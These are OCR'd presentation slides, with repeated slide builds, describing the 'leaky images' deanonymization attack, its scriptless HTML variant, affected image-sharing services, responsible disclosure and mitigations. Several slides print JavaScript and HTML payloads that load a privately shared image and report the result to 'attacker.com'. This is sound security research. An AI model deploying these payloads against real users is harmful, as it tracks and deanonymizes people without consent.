
Basic Idea of Leaky Images Attack




Basic Idea of Leaky Images Attack




Basic Idea of Leaky Images Attack



Basic Idea of Leaky Images Attack



Basic Idea of Leaky Images Attack



Example of Attack

Implementation in JavaScript:

```
<script>
  window.onload = function() {
    var img = document.getElementById("myPic");
    img.src = "https://sharing.com/leakyImg.png";
    img.onload = function() {
      httpReq("attacker.com", "is the victim");
    }
    img.onerror = function() {
      httpReq("attacker.com", "not the victim");
    }
  }
</script>
<img id="myPic">
```

Example of Attack

Implementation in JavaScript:

```
<script>
  window.onload = function() {
    var img = document.getElementById("myPic");
    img.src = "https://sharing.com/leakyImg.png";
    img.onload = function() {
      httpReq("attacker.com", "is the victim");
    }
    img.onerror = function() {
      httpReq("attacker.com", "not the victim");
    }
  }
</script>
<img id="myPic">
```

Try to load the privately shared image

Example of Attack

Implementation in JavaScript:

```
<script>
  window.onload = function() {
    var img = document.getElementById("myPic");
    img.src = "https://sharing.com/leakyImg.png";
    img.onload = function() {
      httpReq("attacker.com", "is the victim");
    }
    img.onerror = function() {
      httpReq("attacker.com", "not the victim");
    }
  }
</script>
<img id="myPic">
```

Send to server whether image could be loaded

Image Sharing in the Web

Various sites allow sharing images with specific users

- E.g., via shared files, private messages, or posts visible to specific users

Implemented through

- Authentication, typically via cookies
- Secret URLs

Four Conditions for Leaky Images

Attacker and victim: Users of same image sharing service

Attacker can share image with victim

Victim visits site while logged into image sharing service

Image sharing service uses cookie-based authentication

Four Conditions for Leaky Images

Attacker and victim: Users of same image sharing service

Attacker can share image with victim

Victim visits site while logged into image sharing service

Image sharing service uses cookie-based authentication

Four Conditions for Leaky Images

Attacker and victim: Users of same image sharing service

Attacker can share image with victim

Victim visits site while logged into image sharing service

Image sharing service uses cookie-based authentication

Four Conditions for Leaky Images

Attacker and victim: Users of same image sharing service

Attacker can share image with victim

Victim visits site while logged into image sharing service

Image sharing service uses cookie-based authentication

Four Conditions for Leaky Images

Attacker and victim: Users of same image sharing service

Attacker can share image with victim

Victim visits site while logged into image sharing service

Image sharing service uses cookie-based authentication

Attacking a Group of Users

Naive approach:


Share one image with each user

- Requires $\mathbb{O}(n)$ images and requests

Attacking a Group of Users

Share images with subsets of users

- $\mathbb{O}(log(n))$ images and requests



Pseudonym Linking Attack

Do two accounts belong to the same user?

- Given: Two accounts at different image sharing services
- Perform two leaky images attacks in parallel
- If both requests succeed: Same user

Scriptless Version of the Attack

HTML-only leaky images attack

```
<object data="sharing.com/img.png">
 <object data="attacker.com?info=not_victim?sid=2342"/>
</object>
<object data="sharing.com/invalidImg.png">
 <object data="sharing.com/invalidImg2.png">
  <object data="sharing.com/invalidImg3.png">
   <object data="attacker.com?info=loaded?sid=2342"/>
   </object>
 </object>
</object>
```

Scriptless Version of the Attack

HTML-only leaky images attack

```
<object data="sharing.com/img.png">
 <object data="attacker.com?info=not_victim?sid=2342"/>
</object>
<object data="sharing.com/invalidImg.png">
 <object data="sharing.com/invalidImg2.png">
  <object data="sharing.com/invalidImg3.png">
   <object data="attacker.com?info=loaded?sid=2342"/>
   </object>
 </object>
</object>
```

`object` tag provides a logical “if not”

Scriptless Version of the Attack

HTML-only leaky images attack

```
<object data="sharing.com/img.png">
 <object data="attacker.com?info=not_victim?sid=2342"/>
</object>
```

```
<object data="sharing.com/invalidImg.png">
 <object data="sharing.com/invalidImg2.png">
  <object data="sharing.com/invalidImg3.png">
   <object data="attacker.com?info=loaded?sid=2342"/>
   </object>
 </object>
</object>
```

Notify server that entire page has loaded

Scriptless Version of the Attack

HTML-only leaky images attack

```
<object data="sharing.com/img.png">
 <object data="attacker.com?info=not_victim?sid=2342' />
</object>
<object data="sharing.com/invalidImg.png">
 <object data="sharing.com/invalidImg2.png">
  <object data="sharing.com/invalidImg3.png">
   <object data="attacker.com?info=loaded?sid=2342' />
   </object>
 </object>
</object>
```

Server-generated session ID

Leaky Images in Practice

- **Study of 30 popular image sharing services**
  - Facebook, Twitter, Google, Youtube, Instagram, LinkedIn, Pinterest, etc.
- **For each site**
  - Create multiple accounts
  - Find ways to share images
  - Check if suitable for leaky images attack

Vulnerable Sites

8 of 30 most popular sites are vulnerable

Sharing mechanism	Prerequisite
Image sharing on Facebook	Be friends
Private message on Twitter	Can exchange messages
Shared file on Google Drive	*None*
Shared file on Dropbox	*None*
Shared folder on Microsoft OneDrive	*None*

Vulnerable Sites

8 of 30 most popular sites are vulnerable

Sharing mechanism	Prerequisite
Image sharing on Facebook	Be friends
Private message on Twitter	Can exchange messages
Shared file on Google Drive	*None*
Shared file on Dropbox	*None*
Shared folder on Microsoft OneDrive	*None*

Responsible Disclosure

- Notified image sharing services in March 2018
- At least 6 out of 8 services have fixed or decided to fix the issue
- Received bug bounties by 3 services

Example: Twitter

Before March 2018:

- Every shared image is a leaky image
- Can share if “follower” or if “direct messages” enabled

After fixing the issue:

- Cookie-based authentication disabled for images
  - Instead: Secret image URLs
- Ask users before rendering images from strangers

Mitigations

Server-side

- Disable authenticated image requests
- User-specific links for shared images
- Deploy mitigations proposed against CSRF

Client-side

- Tor: Send cookies only to domain in address bar

Privacy control for users

- Let users see and control access rights to images

Conclusion

- **Leaky images: Targeted deanonymization attack**
  - Attack single user or group of users
  - Link pseudonyms
  - Scriptless variant works without JS and CSS
- **Affects sites used by billions of users**
- **Website providers and browser vendors should be aware of it**